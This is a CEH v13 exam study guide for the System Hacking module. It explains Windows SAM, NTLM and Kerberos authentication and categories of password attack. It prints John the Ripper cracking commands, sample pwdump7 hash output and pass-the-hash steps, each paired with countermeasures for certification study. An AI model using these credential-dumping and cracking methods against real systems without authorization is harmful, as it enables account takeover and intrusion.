CEH v13 AI (312-50) Study Guide - Module 06: System Hacking

EC-Council CEH v13 AI knowledge exam (312-50) study guide. Exam-focused notes built from the Module 06 screenshots, with added context labeled and uncertain readings flagged.

Contents

1. Module at a Glance

2. Big Picture Map

3. Topic-by-Topic Guide

3.1 Microsoft Authentication: How Windows Stores Password Hashes (SAM)
3.2 Microsoft Authentication: NTLM Authentication Process
3.3 Microsoft Authentication: Kerberos Authentication
3.4 Password Cracking: Types of Password Attacks
3.5 Active Online Attacks: Dictionary, Brute-Force, and Rule-Based Attacks
3.6 Active Online Attacks: Hash Injection / Pass-the-Hash (PtH) Attack
3.7 Active Online Attacks: LLMNR/NBT-NS Poisoning
3.8 Active Online Attacks: Cracking Kerberos Passwords - AS-REP Roasting
3.9 Active Online Attacks: Pass the Ticket Attack
3.10 Active Online Attacks: NTLM Relay Attack
3.11 Password-Cracking Tools
3.12 Password Salting
3.13 Defending against Password Cracking
3.14 Vulnerability Exploitation: The Seven Steps
3.15 Windows Exploit Suggester - Next Generation (WES-NG)
3.16 Metasploit Framework Architecture
3.17 Metasploit Exploit Module and the Five Steps to Exploit a System
3.18 Metasploit Payload and Auxiliary Modules
3.19 Metasploit NOPS and Encoder Modules
3.20 Metasploit Evasion and Post-Exploitation Modules
3.21 Buffer Overflow Fundamentals
3.22 Stack-Based Buffer Overflow
3.23 Heap-Based Buffer Overflow
3.24 Simple Buffer Overflow Demo in C (Stack and Heap)
3.25 Windows Buffer Overflow Exploitation Walkthrough
3.26 Return-Oriented Programming (ROP) Attack
3.27 Bypassing ASLR and DEP: Heap Spraying
3.28 Bypassing ASLR and DEP: JIT Spraying
3.29 Domain Mapping and AD Enumeration: BloodHound and PowerView
3.30 Post AD Enumeration using PowerView: Computers, ACLs, and Groups (continued)
3.31 Buffer Overflow Detection Tools
3.32 Defending against Buffer Overflows
3.33 Privilege Escalation Using DLL Hijacking

3.34 Privilege Escalation Using Dylib Hijacking (macOS)
3.35 Privilege Escalation Using Named Pipe Impersonation
3.36 Privilege Escalation Using Spectre and Meltdown Vulnerabilities
3.37 Privilege Escalation by Exploiting Misconfigured Services
3.38 Pivoting to Hack External Machines
3.39 Relaying to Hack External Machines
3.40 Privilege Escalation Using Misconfigured NFS
3.41 Privilege Escalation by Bypassing User Account Control (UAC)
3.42 Privilege Escalation by Abusing Boot or Logon Initialization Scripts
3.43 Privilege Escalation by Modifying Domain Policy
3.44 Privilege Escalation by Abusing Active Directory Certificate Services (ADCS)
3.45 Defending against Privilege Escalation
3.46 Tools for Defending against DLL and Dylib Hijacking
3.47 Executing Applications ("Owning" the System)
3.48 Remote Code Execution Techniques
3.49 Defending against Keyloggers
3.50 Rootkits
3.51 NTFS Alternate Data Streams (ADS): Creation, Manipulation, and Defense
3.52 Steganography: Types, Tools, Steganalysis, and Detection
3.53 Maintaining Persistence Using Windows Sticky Keys
3.54 Domain Dominance Through Different Paths: Overview
3.55 Remote Code Execution and Abusing DPAPI (Domain Dominance Paths)
3.56 Malicious Replication and Skeleton Key Attack
3.57 Golden Ticket Attack
3.58 Silver Ticket Attack
3.59 Maintaining Domain Persistence Through AdminSDHolder
3.60 Maintaining Persistence Through WMI Event Subscription
3.61 Overpass-the-Hash Attack
3.62 Linux and Windows Post-Exploitation Commands
3.63 Covering Tracks: Overview and the Six Techniques
3.64 Disabling Auditing with Auditpol
3.65 Clearing Logs
3.66 Ways to Clear Online Tracks
3.67 Covering BASH Shell Tracks
3.68 Covering Tracks on a Network
3.69 Covering Tracks on an Operating System
3.70 Delete Files Using Cipher.exe
3.71 Disable Windows Functionality
3.72 Deleting Windows Activity History and Incognito History
3.73 Hiding Artifacts in Windows, Linux, and macOS
3.74 Anti-Forensics for Covering Tracks
3.75 Defending against Covering Tracks

4. Tool Encyclopedia

4.1 Credential Dumping and Hash Extraction
4.2 Online Credential Attacks and Poisoning
4.3 Exploitation Frameworks and Buffer Overflow
4.4 Buffer Overflow Detection and Code Analysis

4.5 Active Directory Mapping and Privilege Escalation
4.6 Maintaining Access, Rootkits, and Persistence
4.7 Hiding Data: Steganography and NTFS Streams
4.8 Covering Tracks and Anti-Forensics
5. Command Sheet
5.1 pwdump7 - Extract SAM Hashes
5.2 John the Ripper - Offline Cracking
5.3 THC-Hydra - Online Brute Force
5.4 Windows Buffer Overflow Toolchain
5.5 nmap -sV for NFS Discovery
5.6 Meterpreter Privilege and Pivot Commands
5.7 PowerUp - Service Misconfiguration Check
5.8 Mimikatz Commands
5.9 Covering Tracks: Auditing and Logs
5.10 Covering Tracks: Securely Deleting and Disabling
5.11 NTFS Alternate Data Streams Commands
5.12 Covering BASH Shell Tracks (Linux)
5.13 Linux Post-Exploitation Commands
5.14 Windows Post-Exploitation Commands
5.15 nltest - Domain Trust Enumeration
5.16 Compiling the C Overflow Demos
6. Ports, Protocols, Standards and Acronyms
6.1 Protocols and Ports
6.2 Key Standards and Mechanisms
6.3 Acronyms
7. Attack vs Countermeasure and Look-alike Comparisons
7.1 Attack vs Countermeasure
7.2 Look-alike Pairs
8. Exam Cheat Sheet
8.1 Keyword -> Answer
8.2 Must-Memorize Lists
8.3 Numbers and Defaults
8.4 "Pick the BEST Option" Rules
9. Practice Questions
10. Flashcards
11. Glossary
12. Coverage Report
12.1 Page to Section Map
12.2 [UNCLEAR] Items
12.3 Items to Double Check
12.4 Confirmation

Source: 51 pages (101 screenshots) of screenshots from the official Module 06 theory videos. Content marked "ADDED CONTEXT" comes from outside the screenshots. Items marked "verify" should be checked against current official sources. Items marked [UNCLEAR on page N] were too small or blurry in the source screenshots to read with full confidence; a best reading is still given.

1. Module at a Glance

Module: 06 - System Hacking (EC-Council CEH v13 AI).

What this module is (5 lines):

1. System Hacking is phase 3 of the five-phase model in practice: once scanning and enumeration find live hosts and services, this module shows how an attacker actually gets in, stays in, and hides.
2. It opens with how Windows stores and checks passwords (SAM, NTLM, Kerberos) and then walks through every password-cracking category: non-electronic, active online, passive online, and offline.
3. It covers vulnerability exploitation end to end: the Metasploit Framework, buffer overflows (stack and heap), the full Windows buffer-overflow exploitation walkthrough, and ASLR/DEP bypass with heap spraying and JIT spraying.
4. It is the biggest privilege-escalation module in the course: DLL/Dylib hijacking, named pipe impersonation, Spectre/Meltdown, misconfigured services, misconfigured NFS, UAC bypass, logon scripts, domain policy abuse, and ADCS abuse, with Active Directory domain-dominance attacks (Golden Ticket, Silver Ticket, Skeleton Key, DCSync-style replication, AdminSDHolder, WMI persistence, Overpass-the-Hash).
5. It ends with hiding evidence: executing payloads, rootkits, NTFS Alternate Data Streams, steganography, and a long list of covering-tracks techniques across Windows, Linux, and macOS, plus the countermeasures for every one of these.

Why it matters: This is the densest module on the exam for named tools and command flags. It is also where most "best next step" scenario questions live, because gaining access, escalating privileges, maintaining access, and clearing tracks are three of the five classic hacking phases rolled into one module.

What the exam usually asks from it:

- Which type of password attack is being described (non-electronic, active online, passive online, offline) and which specific technique inside that category (dictionary, brute-force, rule-based, rainbow table, pass-the-hash, pass-the-ticket, overpass-the-hash, AS-REP roasting, Kerberoasting, LLMNR/NBT-NS poisoning, NTLM relay).
- What a specific tool does and which phase it belongs to: Mimikatz, Hydra, John the Ripper, Responder, Rubeus, Metasploit, msfvenom, BloodHound, PowerView, PowerUp, Certipy, pwdump7, hashcat.

- How a buffer overflow works, the difference between stack-based and heap-based, and the order of the Windows exploitation steps (spike, fuzz, find offset, overwrite EIP, find bad chars, find the right module, generate shellcode).
- Which privilege-escalation technique matches a given Windows/Linux/macOS scenario (unquoted service path, DLL hijack, dylib hijack, named pipe impersonation, UAC bypass method, misconfigured NFS).
- Which domain-dominance or Kerberos attack matches a scenario (Golden Ticket vs Silver Ticket vs Skeleton Key vs AS-REP Roasting vs Kerberoasting vs Pass-the-Ticket vs Overpass-the-Hash).
- Which covering-tracks or anti-forensics technique or command matches a scenario (clearing logs, auditpol, Clear-EventLog, NTFS ADS, cipher.exe, DNS tunneling, ICMP tunneling).
- What a specific command or flag does (john, hydra, msfvenom, nmap -sV for NFS, fsutil, netsh advfirewall, wmic, auditpol, cipher, ipconfig /flushdns).

v13 AI note: The source screenshots for this module show manual, tool-driven workflows rather than chatbot demos. The exam syllabus still expects you to know that AI assists system hacking (suggesting exploits, writing PowerShell persistence payloads, summarizing WES-NG output, drafting phishing pretexts for initial access) and that AI itself can be attacked (prompt injection against an AI-assisted SOC tool, data poisoning of a defensive model). These AI points are marked ADDED CONTEXT in this guide.


The 10 things to remember most:

1. Four password-attack categories: **Non-electronic** (shoulder surfing, social engineering, dumpster diving - no tech skill needed), **Active online** (attacker talks to the target directly: dictionary/brute-force/rule-based, hash injection, LLMNR/NBT-NS poisoning, keyloggers, password guessing/spraying, internal monologue, Kerberos cracking), **Passive online** (attacker only listens: wire sniffing, replay, MITM), **Offline** (attacker already has the hash file: rainbow table, distributed network attack).
2. SAM stores local Windows password hashes (LM and NTLM); domains store them in Active Directory and authenticate with Kerberos by default (NTLM is the legacy fallback).
3. Kerberos ticket attacks, ranked by what you need first: **AS-REP Roasting** (no credentials needed, targets accounts with pre-authentication disabled) -> **Kerberoasting** (needs a valid domain account, targets service accounts) -> **Pass-the-Ticket** (needs a stolen ticket, no password needed) -> **Overpass-the-Hash** (needs an NTLM hash, converts it into a Kerberos ticket) -> **Golden Ticket** (needs the KRBTGT hash, forges any TGT) -> **Silver Ticket** (needs a service account hash, forges a TGS for one service).
4. Buffer overflow = writing more data into a memory buffer than it can hold, which overwrites nearby memory. **Stack-based** overwrites the return address/EIP. **Heap-based** overwrites heap pointers and headers; it is dynamic and less predictable.

5. The Windows buffer-overflow exploitation order: **Spike -> Fuzz -> Find the offset -> Overwrite EIP -> Find bad characters -> Find the right module (no memory protection) -> Generate shellcode with msfvenom -> Gain shell access.**
6. Metasploit module types: **Exploit** (delivers the attack), **Payload** (the code that runs after success), **Auxiliary** (scanning, DoS, fuzzing - no payload needed), **NOPS** (padding/filler bytes), **Encoder** (disguises the payload to dodge signatures), **Evasion** (dodges AV/IDS/EDR), **Post** (runs after access is gained).
7. Privilege escalation techniques to tell apart: DLL hijacking (Windows app loads attacker's DLL), Dylib hijacking (same idea on macOS), Named Pipe Impersonation (Metasploit's getsystem, technique 1), UAC bypass (fodhelper, eventvwr, comhijack - all abuse auto-elevating binaries), unquoted service paths (space in an unquoted path lets a planted exe run first), misconfigured NFS (no_root_squash lets a remote root act as local root).
8. Domain dominance "big four": **Golden Ticket** (forge any TGT with the KRBTGT hash = total AD control), **Silver Ticket** (forge a TGS for one service with that service's hash = quieter, single-service control), **Skeleton Key** (inject a universal backdoor password into the DC's LSASS memory), **DCSync/malicious replication** (abuse replication rights to pull password hashes, including krbtgt, without touching the DC's disk).
9. Covering tracks toolkit: auditpol (disable/enable auditing), Clear-EventLog / wevtutil / meterpreter clearev (wipe logs), NTFS Alternate Data Streams and the dot-prefix trick on Unix (hide files), cipher.exe /w (securely wipe free space), DNS tunneling and ICMP tunneling (covert channels), ipconfig /flushdns and killall mDNSResponder (clear DNS/incognito traces).
10. Match the right AV-evasion/anti-forensics word to its job: **Encoding** = disguise bytes from signatures. **Packing** = compress/obfuscate an executable. **Steganography** = hide data inside another file. **Anti-forensics** = the umbrella term for every technique that defeats an investigation (wiping, obfuscation, encryption, minimizing footprint).

2. Big Picture Map

System Hacking is one continuous storyline: get credentials or exploit a flaw to get in, climb to higher privileges, make sure you can come back, and erase the evidence.



How the four stages map to the tool families used in this module:

Stage	Main goal	Tool families (examples)
Gain access	Turn a weak credential or flaw into a session	pwdump7, John the Ripper, Hydra, Responder, Mimikatz, Rubeus, Metasploit, msfvenom
Escalate privileges	Turn a low-privilege session into SYSTEM/root/Domain Admin	PowerUp, Spartacus, getsystem, Certipy, BloodHound, PowerView
Maintain access	Keep a way back in even after a reboot or cleanup	Sticky keys, WMI subscriptions, PowerLurk, Golden/Silver Ticket tools, rootkits, steganography tools
Cover tracks	Remove or hide the evidence of the first three stages	auditpol, wevtutil, Clear-EventLog, cipher.exe, DNS/ICMP tunneling tools

3. Topic-by-Topic Guide

The topics below follow the order of the screenshots. Closely related screenshots that form one continuous technique (for example the seven steps of Windows buffer-overflow exploitation) are grouped into a single numbered walkthrough so the method reads as one procedure, exactly as an exam scenario would describe it.

3.1 Microsoft Authentication: How Windows Stores Password Hashes (SAM)

What it is (simple words): Windows never stores your password as plain text. It runs the password through a one-way math function called a hash, and stores only the hash in a protected database file called the SAM (Security Account Manager). In a domain, the same idea applies but the hashes live in the Active Directory database (NTDS.dit) on the domain controller instead of a local SAM file.

- **Hash:** the fixed-length scrambled output of a one-way function. You cannot "un-hash" it back to the password; you can only guess a password, hash it the same way, and see if the hashes match.
- **SAM (Security Account Manager):** the Windows database file (`C:\Windows\System32\config\SAM`) that holds local usernames and their password hashes.

Analogy: A hash is like a fingerprint of a password. You cannot rebuild a face from a fingerprint, but if you already suspect a face, you can take their fingerprint and compare it to the one on file.

How it works (numbered steps):

1. A user sets or types a password.
2. Windows runs it through a hash algorithm (historically LM hash, now NTLM hash, which is MD4 of the password).
3. Windows stores only the resulting hash string in the SAM database (or NTDS.dit on a domain controller), next to the username and a numeric user ID (RID).
4. When the user logs on again, Windows hashes the typed password the same way and compares the new hash to the stored one. A match means success.
5. The SAM file itself is locked and further protected by SYSKEY, so it cannot simply be copied while Windows is running.

Real-world use: A penetration tester with local administrator access on a Windows 11 workstation runs pwdump7 to pull every local account's LM and NTLM hash. She now has material to crack offline with Hashcat, without ever touching the live logon process again.

Tools and commands used here:

- **pwdump7** - a command-line tool that extracts LM and NTLM password hashes of local accounts directly from the SAM database. Sample output format: `Username:UserID:LMHash:NTLMHash:::` for example

`Administrator:500:E77798478B9BF6486FCB3C2552C2C529:394F8CE6BFDD24479C30612328802DB9:::`. A hash of all zeros/the constant string `AAD3B435B51404EEAAD3B435B51404EE` for the LM half means LM hashing is disabled (normal and expected on modern Windows) or the password is blank at that slot.

- **Mimikatz** - extracts plaintext passwords, hashes, PIN codes, and Kerberos tickets straight from memory (not just the SAM file).
- **DSInternals** - a PowerShell module that can read password hashes and other secrets directly out of an offline NTDS.dit (Active Directory database) file or a live DC.
- **Hashcat** - a GPU-accelerated password-recovery tool that cracks hashes extracted by the tools above.
- **PyCrack** - a Python-based password-cracking helper tool.

> **ADDED CONTEXT:** The user part of the hash line is the RID (Relative Identifier). RID 500 is always the built-in local Administrator account and RID 501 is always Guest, no matter what they are renamed to. This single fact is a favorite exam detail.

Countermeasures and defense: Enable SYSKEY with a strong key, restrict who has local administrator rights (dumping the SAM needs admin/SYSTEM), monitor for registry hive save/dump activity, and prefer NTLMv2/Kerberos over LM hashing (LM hashing should stay disabled, which is the Windows default since Vista/Server 2008).

EXAM FOCUS:

- How it is asked: "Which tool extracts LM and NTLM hashes from the local SAM database?" -> pwdump7. "Which Windows database stores password hashes for domain accounts?" -> NTDS.dit (not SAM).
- Keyword: "Security Account Manager" or "SAM" -> local workstation hashes. "NTDS.dit" -> domain controller hashes.
- Trap: SAM holds *local* account hashes even on a domain-joined PC; domain account hashes live only in NTDS.dit on the DC.

Memory trick: "SAM keeps a Secret Account Map" - it maps usernames to hashes, never to plaintext.

3.2 Microsoft Authentication: NTLM Authentication Process

What it is (simple words): NTLM is a challenge-response login protocol. Instead of sending the password hash across the network, the computer proves it knows the right hash by solving a math challenge the server throws at it.

- **NTLM (NT LAN Manager):** a Microsoft authentication protocol family with two members, the older LM authentication protocol and NTLM authentication protocol; both hash the password but with different (and for LM, much weaker) algorithms.
- **Challenge-response:** a login method where the server sends a random challenge and the client must compute a correct response using a secret it holds

(here, the password hash), proving it has the secret without ever sending the secret itself.

Analogy: Think of a secret handshake. The doorman (server) makes up a random move each time (challenge) and you must respond with the matching counter-move (response) that only someone who knows the real handshake (the password hash) could produce.

How it works (numbered steps):

1. The user types a password into the logon window on the client computer.
2. Windows hashes the password locally.
3. The client computer sends a login request to the domain controller (DC).
4. The DC sends back a logon challenge (a random value).
5. The computer combines the challenge with its password hash to compute a response, and sends that response back.
6. The DC performs the same calculation using its own stored copy of the user's hash and compares the two results.
7. If they match, the logon succeeds; if not, it fails.

Real-world use: A legacy application that cannot use Kerberos (for example, an old file share accessed by IP address instead of hostname) falls back to NTLM. An attacker on the same network captures the NTLM challenge-response exchange with Responder and either relays it live or cracks it offline.

Tools and commands used here: Captured with Responder/Wireshark; cracked with Hashcat or John the Ripper; relayed with ntlmrelayx.

AI angle (ADDED CONTEXT): Attackers increasingly ask an AI assistant to explain why a specific legacy app still negotiates NTLM instead of Kerberos (so they know which hosts are easy relay targets), and defenders use AI log-analysis tools to flag unusual NTLM authentication volume as a sign of relay or poisoning activity.

Countermeasures and defense: Disable NTLM where possible and force Kerberos; if NTLM must stay, require NTLMv2 and SMB signing; monitor for NTLM authentication events outbound to unexpected hosts.

> **REMEMBER:** Microsoft's note on the slide: Kerberos is now the *default* authentication protocol for Windows domains because it is stronger than NTLM; NTLM remains only as a fallback for compatibility.

EXAM FOCUS:

- How it is asked: "What does the DC compare during NTLM authentication?" -> the response the client computed versus the response the DC computed itself from its stored hash copy.
- Trap: NTLM never sends the password or the raw hash over the wire during a normal login; it sends a computed response. This is why pass-the-hash still works even without cracking: a stolen hash is enough to compute a valid response.

- Look-alike: LM authentication protocol vs NTLM authentication protocol - both are under the "NTLM authentication protocol types" umbrella on the slide; LM is the older, much weaker one (case-insensitive, split into two 7-character halves, trivially crackable).

Memory trick: "Challenge in, Response out, Compare and shout (success)."

3.3 Microsoft Authentication: Kerberos Authentication

What it is (simple words): Kerberos is a ticket-based login system. Instead of proving your identity to every single server you want to use, you prove it once to a trusted ticket office, and then you show tickets (not your password) to get into each service.

- **Key Distribution Center (KDC):** the service on the domain controller that issues Kerberos tickets. It has two parts: the Authentication Server (AS) and the Ticket Granting Server (TGS).
- **Ticket Granting Ticket (TGT):** proof that you already logged in successfully; you show this to ask for more tickets, without retyping your password.
- **Service Ticket (ST) / TGS ticket:** a ticket for one specific service, issued by the TGS after you present a valid TGT.

Analogy: Kerberos is like a theme park. You buy a wristband at the gate (TGT from the AS) by proving who you are once. Then at each ride (service), you do not pay again; you just show the wristband to the ride operator (TGS), who gives you a ride-specific ticket (service ticket) to hand to that ride's actual staff (application server).

How it works (numbered steps):

1. The client sends a request to the Authentication Server (AS) inside the KDC.
2. The AS checks its database and replies to the client with a TGT (this reply proves the AS, not an impostor, issued it).
3. The client sends the TGT to the Ticket Granting Server (TGS), asking for a service ticket.
4. The TGS replies to the client with a service ticket for the requested application server.
5. The client sends that service ticket to the application server to request access to a service.
6. The application server replies to prove that it really is the server the client expected, and grants access.

Real-world use: An employee logs into her domain-joined laptop once in the morning. All day she opens file shares, her email, and an internal web app without being asked for her password again, because Kerberos tickets handle every one of those connections behind the scenes.

Tools and commands used here: Attackers abuse this flow with Rubeus, Mimikatz, and Impacket's `GetNPUsers.py` / `GetUserSPNs.py` (covered in 3.9).

Countermeasures and defense: Keep the KRBTGT account password rotated (twice, since changing it once still leaves the previous password valid for a while), monitor for abnormal TGT/TGS request patterns, and enforce Kerberos pre-authentication on every account.

EXAM FOCUS:

- How it is asked: "Which server issues the Ticket Granting Ticket?" -> the Authentication Server (AS), part of the KDC. "Which server issues a service ticket?" -> the Ticket Granting Server (TGS), also part of the KDC.
- Trap: both the AS and TGS live inside the single KDC role on the domain controller; they are not two separate physical machines by default.
- Look-alike: TGT (proof you authenticated, used to ask for more tickets) vs Service Ticket/TGS ticket (proof for one specific service, used to actually access that service).

Memory trick: "AS gives the Admission wristband (TGT), TGS gives the ride Ticket (ST)." KDC = AS + TGS together.

3.4 Password Cracking: Types of Password Attacks

What it is (simple words): Attackers use password cracking to get into a system without permission. The CEH syllabus sorts every password attack into four buckets based on how much the attacker touches the target and whether any technical skill is needed.

Analogy: Think of four ways to get into a locked diary. Reading it over someone's shoulder needs no skill (non-electronic). Repeatedly trying keys on the actual lock while the owner might notice is active online. Secretly watching someone open the lock from a distance is passive online. Stealing the diary and picking the lock later at home, with no risk of being caught in the act, is offline.

How it works / the four categories:

1. **Non-Electronic Attacks** - the attacker needs no technical knowledge. Examples: shoulder surfing (watching someone type a password), social engineering (tricking someone into revealing it), dumpster diving (finding passwords written down in the trash).
2. **Active Online Attacks** - the attacker cracks the password by directly communicating with the victim's machine. Examples: dictionary/brute-force/rule-based attacks, hash injection attack / pass-the-hash, LLMNR/NBT-NS poisoning, Trojan/spyware/keyloggers, password guessing/spraying, internal monologue attack, cracking Kerberos passwords.
3. **Passive Online Attacks** - the attacker cracks the password without directly communicating with the authorizing party (the server); the attacker only observes traffic. Examples: wire sniffing, replay attack, man-in-the-middle attack.
4. **Offline Attacks** - the attacker copies the target's password file (or hash dump) and cracks it later on his own system, somewhere else entirely. Examples: rainbow

table attack (using pre-computed hashes), distributed network attack (many machines share the cracking workload).

Key terms:

- **Password guessing/spraying:** trying a small number of common passwords (for example "Summer2024!") across many accounts, instead of many passwords against one account, to avoid lockout thresholds.
- **Internal monologue attack:** an active online technique that abuses the NTLM authentication provider on the local machine to get NetNTLM hashes without touching LSASS memory, which helps evade EDR tools that watch for LSASS access.
- **Rainbow table:** a pre-computed lookup table of hash -> plaintext pairs that trades disk space for cracking speed; it defeats unsalted hashes almost instantly but fails against salted hashes.
- **Distributed network attack (DNA):** splits a huge cracking job across many networked computers so it finishes faster.

Real-world use: An attacker first tries dumpster diving outside a company's office and finds a sticky note with a password (non-electronic). Finding nothing useful, he runs Hydra against the company's SSH server (active online). He also captures NTLMv2 hashes by sniffing LAN traffic with Wireshark (passive online). Finally, after compromising one workstation, he dumps its SAM file and cracks it offline on his own GPU rig at home (offline).

Tools and commands used here: covered individually in sections 3.5 to 3.12 (John the Ripper, Hydra, Responder, Mimikatz, Rubeus, rainbow table tools).

Countermeasures and defense: covered fully in 3.14; the short version is strong passwords, account lockout, monitoring, and salting.

EXAM FOCUS:

- How it is asked: "An attacker watches an employee type their PIN at an ATM. Which type of password attack is this?" -> Non-electronic (shoulder surfing).
- How it is asked: "An attacker sniffs the network and later replays a captured authentication exchange. Which type?" -> Passive online (replay attack).
- Trap: sniffing itself is passive online, but once the attacker uses the sniffed material to actively log in (a replay attack), it is still classified under passive online in this framework because the attacker never interacted with the authorizing server during the *collection* step; many students wrongly call it active.
- Look-alike: Active online vs Offline - the dividing line is whether the attacker is talking to the live target system right now (active online) or already has a copy of the hash file and is working alone, disconnected (offline).

Memory trick: "NAPO" - **N**on-electronic, **A**ctive online, **P**assive online, **O**ffline, in order of "how much do I touch the target, live." Think "No touch at all -> talk to it live -> only watch it live -> don't even need it live anymore."

3.5 Active Online Attacks: Dictionary, Brute-Force, and Rule-Based Attacks

What it is (simple words): These are the three classic ways to guess a password by trying candidates until one works.

- **Dictionary attack:** loads a pre-made list of likely passwords (a "dictionary" file) into the cracking tool and tries each one against the account.
- **Brute-force attack:** tries every possible combination of characters, one by one, until the password breaks. Guaranteed to work eventually, but can take a very long time for long or complex passwords.
- **Rule-based attack:** used when the attacker already has partial information about the password (for example, it is based on the company name or contains a specific year), and builds smart variations (capitalization, added digits, leetspeak substitutions) from that clue instead of guessing blindly.

Analogy: Dictionary attack = trying every word in an actual dictionary on a padlock. Brute-force = trying 0000 to 9999 on a 4-digit bike lock no matter what. Rule-based = knowing the lock owner loves the number 7, so you try 7-based combinations first.

How it works (numbered steps, dictionary/brute-force with John the Ripper):

1. Obtain a wordlist, for example `rockyou.txt`, located at `/usr/share/wordlists/` on many penetration-testing Linux distributions.
2. Optionally customize the dictionary by editing John the Ripper's configuration file, `john.conf`, to add mangling rules (case changes, appended digits, substitutions).
3. Generate a customized wordlist on disk with the mangling rules applied: `john --wordlist=/path_to/rockyou.txt --rules --stdout > /path_to/output_wordlist.txt`
4. Run John the Ripper against a captured hash file using that customized wordlist to start cracking, for example NTLM hashes: `john --rules --wordlist=/path_to/output_wordlist.txt --format=NT /path/to/ntlm_hashes.txt`

Real-world use: A tester dumps NTLM hashes from a compromised server, builds a rule-mangled version of rockyou.txt that appends common suffixes like "123" and "!", and cracks three of five weak local accounts within minutes, while the two strong, randomly generated service-account passwords survive.

Tools and commands used here: `john` (John the Ripper), `rockyou.txt` wordlist, `john.conf` configuration file.

Countermeasures and defense: enforce long, random passwords (dictionaries and rules fail against true randomness), enforce account lockout to blunt online brute-force, and salt and strongly hash stored passwords so offline dictionary/brute-force attempts are slow (see 3.13).

EXAM FOCUS:

- How it is asked: "Which attack tries every word from a pre-built wordlist?" -> Dictionary attack. "Which attack tries every possible character combination?" ->

Brute-force attack. "Which attack uses clues about the target to build smarter guesses?" -> Rule-based attack.

- Keyword: "rockyou.txt", "--wordlist" -> dictionary attack with John the Ripper.
- Trap: a rule-based attack is not the same as brute-force; brute-force is blind and exhaustive, rule-based is informed and targeted, usually much faster for real-world passwords.

Memory trick: "Dictionary = words I already have. Brute-force = everything possible. Rules = words I have, smartly twisted."

3.6 Active Online Attacks: Hash Injection / Pass-the-Hash (PtH) Attack

What it is (simple words): Pass-the-Hash means logging in using a stolen password *hash* directly, without ever knowing or cracking the actual password. Because NTLM authentication only needs a valid hash to compute a correct challenge response, having the hash is just as good as having the password.

- **Hash injection:** injecting a stolen hash into the current logon session in memory, so the operating system believes that session already belongs to the hash's owner.

Analogy: If NTLM login is a secret handshake that only needs you to know the secret move (the hash), you do not need to know the person's name or face (the real password) - you just need to know the move itself to be let in.

How it works (numbered steps):

1. The attacker compromises a server (domain controller or any machine) using a local or remote exploit.
2. A legitimate domain admin logs on to that server; the logon causes their hash to be cached in memory (and in some configurations, in the local SAM file).
3. The attacker extracts that logged-on domain admin account's hash from the compromised server.
4. The attacker injects that compromised hash into a local session on their own attacking machine.
5. Using the injected hash, the attacker's machine can now authenticate to the domain controller (or other network resources) and validate itself as that domain admin, without ever knowing the real password.

